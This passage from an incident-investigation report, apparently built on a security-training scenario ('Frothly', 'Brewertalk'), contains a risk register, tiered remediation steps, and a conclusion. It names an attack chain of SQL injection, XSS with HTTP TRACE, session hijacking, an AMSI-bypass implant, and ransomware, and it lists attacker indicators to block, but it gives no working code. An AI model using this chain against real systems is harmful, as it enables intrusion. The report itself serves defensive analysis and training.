R-03	Session-hijacking enabled by combined XSS and HTTP TRACE misconfiguration.	Confirmed	Severe	Critical	Disable HTTP TRACE at the web-server/reverse-proxy layer; implement output encoding and Content-Security-Policy headers to mitigate stored XSS.
R-04	Plaintext transmission of administrative credentials over unencrypted HTTP.	Confirmed	High	High	Enforce HTTPS-only (HSTS) across all authentication endpoints; disable the plaintext HTTP listener entirely where feasible.
R-05	Absence of session-binding controls, permitting replay of a stolen session token from an unrelated network origin.	Confirmed	High	High	Bind sessions to originating IP/device fingerprint where operationally feasible; require step-up authentication for administrative actions.
R-06	Successful spearphishing delivery and detonation across multiple corporate endpoints.	Confirmed	High	High	Deploy attachment sandboxing with policy-based quarantine of password-protected archives; expand phishing-simulation and awareness training.
R-07	AMSI-bypass-capable PowerShell implant achieving undetected execution and persistence.	Confirmed	High	High	Deploy behavioral/EDR detection independent of AMSI; restrict PowerShell execution policy and enable Constrained Language Mode on non-administrative endpoints.
R-08	Unrestricted USB/removable-media access enabling physical malware delivery.	Confirmed	High	High	Implement device-control policy restricting removable storage to an approved allow-list; disable AutoRun/AutoPlay behavior fleet-wide.
R-09	Unauthorized enumeration of AWS Instance Metadata Service with potential IAM credential exposure.	Confirmed	Moderate	High	Enforce IMDSv2 across all EC2 instances; apply least-privilege IAM role scoping to minimize the blast radius of any future metadata exposure.
R-10	Ransomware-driven encryption and permanent deletion of business and personal files absent verified backup recovery.	Confirmed	Severe	Critical	Validate and test offline/immutable backup coverage for all affected endpoint classes; implement application allow-listing to prevent unauthorized

ID	Risk Description	Likelihood	Impact	Rating	Primary Mitigation
					bulk file-modification utilities.
R-11	Insufficient log-integrity and anti-tampering controls, permitting high-volume log suppression to proceed undetected.	Confirmed	Moderate	High	Forward endpoint logs to a centralized, write-once collector in near-real-time to minimize the window in which local log suppression is effective.

18. Security Recommendations

The recommendations below are organized into three horizons — Immediate (0–72 hours), Short-Term (30 days), and Strategic (90+ days) — consistent with standard post-incident remediation planning. Each recommendation is cross-referenced to the risk and/or finding it addresses.

18.1 Immediate Actions (0–72 Hours)

- Isolate and forensically image the kutekitten and MACLORY-AIR13 endpoints prior to any further use; both hosts should be treated as compromised until proven otherwise via independent malware-analysis and clean reimaging.
- Block outbound and inbound traffic to 45.77.65.211 and its associated /24 netblock at the perimeter firewall; sinkhole or block DNS resolution for eidk.duckdns.org, eidk.hopto.org, and hh4de2.hopto.org.
- Force an immediate password reset for all Brewertalk application accounts and invalidate every currently active session token; do not rely on password rotation alone given the demonstrated session-hijacking capability.
- Delete the klagerfield backdoor account and audit all administrative group memberships created or modified within the incident window for any additional, currently undiscovered rogue accounts.
- Disable the HTTP TRACE method at the web server / reverse-proxy configuration layer as an immediate, low-risk configuration change requiring no application code deployment.
- Initiate a formal HR and Legal review of the insider-exfiltration finding independent of, and in parallel with, the technical remediation workstream.

18.2 Short-Term Actions (30 Days)

- Remediate the SQL Injection vulnerability in /member.php via parameterized queries or a vetted ORM layer, followed by a full secure-code review of all remaining application input points.
- Implement output encoding and a Content-Security-Policy header to remediate the stored/reflected XSS vulnerability underlying the session-theft chain.
- Deploy a Web Application Firewall in front of the Brewertalk platform with virtual-patching rules for the confirmed SQL Injection, XSS, and TRACE-abuse patterns pending permanent code-level fixes.
- Enforce HTTPS-only access (with HSTS) across all authentication and administrative endpoints, eliminating the plaintext credential-exposure vector.
- Roll out an approved endpoint-hardware allow-list and disable AutoRun/AutoPlay to close the removable-media delivery vector demonstrated in this incident.
- Configure the e-mail security gateway to quarantine password-protected archive attachments from unauthenticated or newly observed external senders by default.
- Enforce IMDSv2 across all EC2 instances in the hosting environment supporting Brewertalk and any adjacent cloud workloads.

18.3 Strategic Actions (90+ Days)

- Deploy a modern EDR platform with behavioral detection capability independent of signature/AMSI-based scanning, covering all Windows and macOS endpoint fleets referenced in this report.

- Establish a formal insider-risk program combining technical DLP controls with HR/Legal collaboration workflows for handling suspected intellectual-property theft.
- Mature the organization's detection-engineering function to operationalize the specific detection opportunities catalogued in Section 16 as production SIEM correlation searches.
- Implement and regularly test immutable/offline backup coverage sufficient to recover from a full ransomware-style destructive event across both Windows and macOS endpoint populations.
- Conduct a tabletop exercise using this incident's four-thread narrative structure to validate cross-functional (SOC, IT, HR, Legal, Executive) incident-response coordination.
- Commission a follow-on penetration test of the remediated Brewertalk application and supporting cloud infrastructure to independently validate closure of all findings in this report.

20. Conclusion

The investigation concluded that the Frothly enterprise environment was compromised through a sophisticated **multi-stage cyber attack** that combined insider activity, web application exploitation, credential compromise, and malware deployment.

The attack began with suspicious internal behavior and gradually evolved into external exploitation. The attacker successfully abused multiple vulnerabilities, including **SQL Injection, Cross-Site Scripting (XSS), and the HTTP TRACE method**, to obtain sensitive information, hijack authenticated sessions, and gain unauthorized administrative access to the Brewertalk application.

Following the initial compromise, the attacker established persistence, performed lateral movement across internal systems, and ultimately executed a ransomware attack that encrypted critical files on Mallory's workstation, causing significant operational disruption.

This investigation identified several critical security weaknesses, including:

- Web application vulnerabilities
- Weak session and authentication management
- Insufficient endpoint protection
- Inadequate monitoring and detection capabilities
- Lack of effective access control and privilege management

Overall, the incident demonstrates how multiple low-level security weaknesses can be chained together to achieve a full system compromise. The findings emphasize the importance of proactive monitoring, secure system configuration, timely vulnerability remediation, and continuous security awareness to reduce the likelihood and impact of similar attacks in the future.